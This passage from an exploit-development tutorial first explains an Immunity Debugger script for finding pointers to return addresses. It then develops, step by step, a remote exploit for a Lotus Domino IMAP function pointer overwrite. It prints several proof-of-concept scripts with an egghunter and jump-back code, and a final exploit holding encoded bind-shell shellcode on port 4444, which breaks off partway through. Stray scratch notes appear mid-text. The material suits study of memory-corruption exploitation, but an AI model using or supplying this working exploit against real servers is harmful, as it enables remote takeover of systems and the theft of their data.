DESC = "Search for given opcode and relative pointers"

def usage(imm):
        """Usage help"""
        imm.Log("!searchptr<OPCODES SEPARATED BY WHITESPACE>", focus=1)
        imm.Log("For example: !searchptr FF E0", focus=1)
        return

def formatOpcodes(opcodes):
        """Format Opcodes for search"""
        opcodes = " ".join(opcodes)
        opcodes = opcodes.replace(" ","\\x").decode('string_escape')
        opcodes = ("\\x" + opcodes).decode('string_escape')
        return opcodes

def searchPointers(imm, rets):
        """Search for pointers"""
        POINTERS = {}
        maxrets = len(rets)
        ## Foreach return address try to find one or more pointers to it
        for i in range(0, maxrets):
                msg = "Found RET at 0x%08x (%d di %d %d%%) : searching for pointers to our RET..."
                msg = msg % (rets[i], i+1, maxrets, int(float((i+1)/maxrets)*100.0))
                imm.setStatusBar(msg)
                ## Search for pointers using searchLong API func
                pointers = imm.searchLong(rets[i])
                ## If any pointer was found, store it in POINTERS dictionary
                if pointers:
                        POINTERS[rets[i]] = pointers
        return POINTERS

def printResults(imm, POINTERS):
        """Print results in Log window"""
        for ret in POINTERS.keys():
                msg = "Enumarating pointers to RET 0x%08x" % ret
                imm.Log(msg, address=ret, focus=1)
                for pointer in POINTERS[ret]:
                        imm.Log("--> Pointer to RET 0x%08x at 0x%08x" % (ret, pointer),
                                address=pointer,
                                focus=1
                                )

def main(args):
        """main subroutine"""
        imm = immlib.Debugger()
        if not args:
                usage(imm)
```



```
        return "Usage: !searchptr <OPCODES SEPARATED BY WHITESPACE>"
    opcodes = formatOpcodes(args)
    start = time.time()

    ## Search for return addresses using Search API func
    ## use this ->rets = [0x77A10020, 0x7789050C] for debug
    rets = imm.Search(opcodes)

    ## Search for pointers to rets
    POINTERS = searchPointers(imm, rets)

    ## Output results
    printResults(imm, POINTERS)

    end = time.time()
    return "Search completed in %d seconds!" % int(end-start)
```

searchptr.py source code

Let's analyze *searchptr.py*'s functions to see how it works before testing it in Immunity Debugger. First, the *"main"* subroutine accepts the *args* parameter as an input python list and returns the output of the *usage* function if no argument was passed. ASM input must be passed as an assembled string, having each byte separated by a whitespace. We prefer to pass assembled ASM code, because the ID disassembly function is still buggy for complex opcodes. The f*ormatOpcode* function takes the list of arguments and converts them in to an hex string in order to be able to pass it to the *imm.Search* method that will return a list of return addresses found in all modules loaded in memory.

Nothing new till here, we have just replicated the *!search* functionalities. The *searchPointers* function is the interesting one: it loops over the *rets* python list and, for each address, calls the *imm.searchLong* function. The latter converts the address in little endian format and searches for it in memory. If one or more addresses in memory are found to contain the ret address then they will be able to act as pointers and they are added to the *POINTERS* python dictionary for later examination. The *POINTERS* structure is then returned to the main and is passed to the *printResults* function which simply iterates over its keys (return addresses) and prints results to the Log ID window.




Figure 59: searchptr.py in action




Figure 60: Return address search completed

Exercise

1) Build a simple PyCommand which is able to search for a string in memory and name it *searchstr.py*. Print the output of the search into the ID Log window.

2) Attach the *IMAP* process to the debugger, manually edit two adjacent *DWORDs* on the stack inserting an 8 bytes string and search for it using *searchstr.py.*

Controlling Execution Flow

So, it seems our tool is working! It found a lot of return addresses and pointers. Let's try to update our POC by replacing the ret with one of the pointers found by the *"!searchptr"*. We will also increase the buffer size by 10 bytes ("AAAAAAAAAA"):

```
[...]

# payload += struct.pack('<L', 0x58585858)
payload += struct.pack('<L', 0x6099a04d)     # POINTER (nnotes.dll) TO JMP EAX
                                             # in shell32.dll
payload += "\x41" * 10

[...]
```

Trying one of the return addresses found with searchptr.py

After setting a breakpoint on *JMP EAX* and running the new POC, execution flow stops as expected at *0x7789050C*. The jump takes us inside the controlled buffer.




Figure 61: Breakpoint hit on JMP EAX instruction

Unfortunately we have a problem now. As shown in Figure 62 our return address is executed as code and an access violation is thrown. We need to find a return address that can be executed without raising access violations.




Figure 62: Return address executed as code

Luckily, after a few tries with the trial and error approach, we found a "friendly" return address that can work. It's a pointer in *shell32.dll* and its bytes (*0x774b4c6a*) will be executed as the following ASM code:

```
0407F610   6A 4C      PUSH 4C
0407F612   4B         DEC EBX
0407F613   77 41      JA SHORT 0407F656
```

Friendly return address safely executed as code

Let's modify our POC to see what happens now:

```
[...]

# payload += struct.pack('<L', 0x58585858)
payload += struct.pack('<L', 0x774b4c6a)     # POINTER (shell32.dll) TO JMP EAX
                                             # in shell32.dll
payload += "\x41" * 10

[...]
```

Changing return address in order to finally control execution flow

We now control execution flow and are able to redirect it inside our buffer. The short jump (*JA* = jmp if above[51]) at *0x4C1F613* is not taken because *CF* and *ZF* are not both equal to zero, the result is that the execution continues executing NOPs.

I'm @ 0435F616
More Room @ 0435F512 -> jmp -260

max jmp short ± 128

Egghunter is 32 bytes

bp 605BD7A8

jmp 0435F516 = E9 FBFEFFFF
FB FE FFFF

[51] http://faydoc.tripod.com/cpu/ja.htm




Figure 63: Conditional jump is not taken but we control execution flow

Exercise

1) Try to find a different suitable return address. Make sure that the address that you find doesn't corrupt the execution flow later on as this address is executed as opcode.

Egghunting

It's time to jump back to the beginning of the buffer in order to store and execute an egghunter. We let Immunity Debugger calculate a near back jump for us looking at the address we want to jump to and using ID's assembler.




Figure 64: Assembling a near back jump

We can now update the POC by including the near jump and the egghunter. We still need to find a way to inject shellcode in memory. We can try sending the payload in a previous connection via a valid/invalid IMAP command. Follow the new POC source code:

```
#!/usr/bin/python
#
# AWE Lotus Domino IMAP function pointer overwrite
# POC05
# Skeleton POC from Winny Thomas
# http://www.milw0rm.com/exploits/3602
#
# Original exploit by muts@offensive-security.com
# http://www.milw0rm.com/exploits/3616
#
# Note: Up to 3 mins to get the egg found and executed ;)
#
import sys
import md5
import struct
import base64
import socket

def SendBind(target):
        nops = "\x90" * 450
        shellcode = nops + "\x6e\x30\x30\x62\x6e\x30\x30\x62" # n00bn00b
        shellcode += "\xCC" * 696
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((target, 143))
        response = sock.recv(1024)
        print response
        bind = "a001 admin " + shellcode + "\r\n"
        sock.send(bind)
        response = sock.recv(1024)
        print response
        sock.close()

def ExploitLotus(target):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((target, 143))
        response = sock.recv(1024)
        print response

        auth = 'a001 authenticate cram-md5\r\n'
        sock.send(auth)
        response = sock.recv(1024)
        print response

        # prepare digest of the response from server
        m = md5.new()
        m.update(response[2:0])
        digest = m.digest()

        # EGGHUNTER 32 Bytes
        egghunter ="\x33\xD2\x90\x90\x90\x42\x52\x6a"
        egghunter+="\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
        egghunter+="\xf4\xb8\x6e\x30\x30\x62\x8b\xfa"
        egghunter+="\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
        payload = "\x90" * 32 + egghunter + "\x41"*192
        # the following DWORD is stored in ECX
        # at the time of overflow the following call is made
        # calldwordptr [ecx] (# JMP EAX 0x773E1A2C shell32.dll)
        # 0x774b4c6a = pointer to JMP EAX (0x773E1A2C)
        payload += struct.pack('<L', 0x774b4c6a)
        payload += "\x41" + "\xE9\x02\xFF\xFF\xFF" + "\x43" * 4
```

Fill the memory w/ shellcode

prepend

jmp back

```
        # Base64 encode the user info to the server
        login = payload + ' ' + digest
        login = base64.encodestring(login) + '\r\n'
        sock.send(login)
        response = sock.recv(1024)
        print response

if __name__=="__main__":
        try:
                target = sys.argv[1]
        except IndexError:
                print 'Usage: %s <imap server>\n' % sys.argv[0]
                sys.exit(-1)
        for i in range(0,4):
                SendBind(target)
        ExploitLotus(target)
```

POC05 source code

We added a *SendBind* function which sends a fake shellcode (*0xCC*) preceded by the string *"n00bn00b"*, needed by the egghunter that was positioned at the beginning of the evil buffer. *SendBind* will be called four times in order to increase the possibility of shellcode injection which will be performed using an invalid IMAP command *"a001 admin shellcode"*. Finally a near jump back was added just after the return address. Let's try the new code – we'll reattach ID to the imap process and follow the execution with the help of the breakpoint on the JMP EAX instruction.




Figure 65: Jumping back at the beginning of the buffer

Once again, execution stops at our breakpoint and from there we land inside the controlled buffer, execute the jump back and run the egghunter.




Figure 66: Soft landing just before the beginning of the egghunter code

The egghunter seems to work. After about 120 seconds the execution stops again because of our INT 3 shellcode as shown below.




Figure 67: Egg is found and fake shellcode is being executed

Getting our Remote Shell

It's time to use real shellcode and "assemble" the final exploit for Domino IMAP server. The following is the exploit code using a bind shell on port 4444 - encoded with the alpha-numeric alpha_mixed Metasploit encoder:

```
#!/usr/bin/python
#
# AWE Lotus Domino IMAP function pointer overwrite
# Final Exploit
# Skeleton POC from Winny Thomas
# http://www.milw0rm.com/exploits/3602
#
# Original exploit by muts@offensive-security.com
# http://www.milw0rm.com/exploits/3616
#
# Note: Up to 3 mins to get the egg found and executed ;)
#

import sys
import md5
import struct
import base64
import socket

def SendBind(target):
        nops = "\x90" * 450
        # [*] x86/alpha_mixed succeeded with size 696 (iteration=1)
        # metasploit bind shell on port 4444
        # EXITFUNC=THREAD
        bindshell = (
        "\x6e\x30\x30\x62\x6e\x30\x30\x62" # n00bn00b
        "\x89\xe2\xd9\xee\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
        "\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
        "\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
        "\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
        "\x4c\x42\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f"
        "\x4b\x4f\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47"
        "\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a\x4f"
        "\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a"
        "\x4b\x47\x39\x4c\x4b\x47\x44\x4c\x4b\x43\x31\x4a\x4e\x50\x31"
        "\x49\x50\x4d\x49\x4e\x4c\x4d\x54\x49\x50\x44\x34\x45\x57\x49"
        "\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4c\x34\x47\x4b"
        "\x51\x44\x47\x54\x47\x58\x43\x45\x4d\x35\x4c\x4b\x51\x4f\x51"
        "\x34\x45\x51\x4a\x4b\x43\x56\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b"
        "\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x44\x43\x46\x4c\x4c\x4b\x4c"
        "\x49\x42\x4c\x51\x34\x45\x4c\x45\x31\x48\x43\x46\x51\x49\x4b"
        "\x43\x54\x4c\x4b\x51\x53\x46\x50\x4c\x4b\x51\x50\x44\x4c\x4c"
        "\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x47\x30\x44\x48\x51\x4e"
        "\x43\x58\x4c\x4e\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x49"
        "\x46\x42\x46\x50\x53\x45\x36\x45\x38\x46\x53\x46\x52\x45\x38"
        "\x43\x47\x42\x53\x50\x32\x51\x4f\x51\x44\x4b\x4f\x48\x50\x42"
        "\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x4e\x36"
        "\x51\x4f\x4c\x49\x4b\x55\x45\x36\x4b\x31\x4a\x4d\x44\x48\x44"
        "\x42\x50\x55\x43\x5a\x43\x32\x4b\x4f\x48\x50\x42\x48\x48\x59"
        "\x43\x39\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x49\x46\x51\x43\x46"
        "\x33\x51\x43\x46\x33\x46\x33\x51\x53\x51\x43\x50\x43\x50\x53"
        "\x4b\x4f\x48\x50\x43\x56\x42\x48\x42\x31\x51\x4c\x42\x46\x46"
        "\x33\x4d\x59\x4d\x31\x4c\x55\x45\x38\x49\x34\x44\x5a\x42\x50"
        "\x48\x47\x46\x37\x4b\x4f\x4e\x36\x43\x5a\x42\x30\x46\x31\x46"
        "\x35\x4b\x4f\x4e\x30\x45\x38\x49\x34\x4e\x4d\x46\x4e\x4a\x49"
```



```
    "\x46\x37\x4b\x4f\x4e\x36\x50\x5\x50\x55\x4b\x4f\x48\x50\x43"
    "\x58\x4a\x45\x50\x49\x4d\x56\x51\x59\x50\x57\x4b\x4f\x49\x46"
    "\x50\x50\x50\x54\x50\x54\x51\x45\x4b\x4f\x48\x50\x4c\x53\x43"
    "\x58\x4a\x47\x43\x49\x49\x56\x43\x49\x50\x57\x4b\x4f\x49\x46"
    "\x51\x45\x4b\x4f\x48\x50\x45\x36\x43\x5a\x45\x34\x45\x36\x42"
    "\x48\x45\x33\x42\x4d\x4d\x59\x4a\x45\x43\x5a\x46\x30\x50\x59"
    "\x51\x39\x48\x4c\x4c\x49\x4b\x57\x42\x4a\x51\x54\x4c\x49\x4b"
    "\x52\x50\x31\x49\x50\x4a\x53\x4e\x4a\x4b\x4e\x51\x52\x46\x4d"
    "\x4b\x4e\x47\x32\x46\x4c\x4a\x33\x4c\x4d\x43\x4a\x47\x48\x4e"
    "\x4b\x4e\x4b\x4e\x4b\x45\x38\x43\x42\x4b\x4e\x48\x33\x45\x46"
    "\x4b\x4f\x43\x45\x50\x44\x4b\x4f\x49\x46\x51\x4b\x50\x57\x46"
    "\x32\x46\x31\x46\x31\x50\x51\x42\x4a\x45\x51\x50\x51\x46\x31"
    "\x51\x45\x46\x31\x4b\x4f\x4e\x30\x43\x58\x4e\x4d\x4e\x39\x45"
    "\x55\x48\x4e\x51\x43\x4b\x4f\x49\x46\x42\x4a\x4b\x4f\x4b\x4f"
    "\x46\x57\x4b\x4f\x48\x50\x4c\x4b\x50\x57\x4b\x4c\x4c\x43\x49"
    "\x54\x42\x44\x4b\x4f\x49\x46\x46\x32\x4b\x4f\x4e\x30\x42\x48"
    "\x4a\x4f\x48\x4e\x4d\x30\x43\x50\x50\x53\x4b\x4f\x4e\x36\x4b"
    "\x4f\x4e\x30\x45\x5a\x41\x41" )
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response
    bind = "a001 admin " + nops + bindshell + "\r\n"
    sock.send(bind)
    response = sock.recv(1024)
    print response
    sock.close()

def ExploitLotus(target):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response

    auth = 'a001 authenticate cram-md5\r\n'
    sock.send(auth)
    response = sock.recv(1024)
    print response

    # prepare digest of the response from server
    m = md5.new()
    m.update(response[2:0])
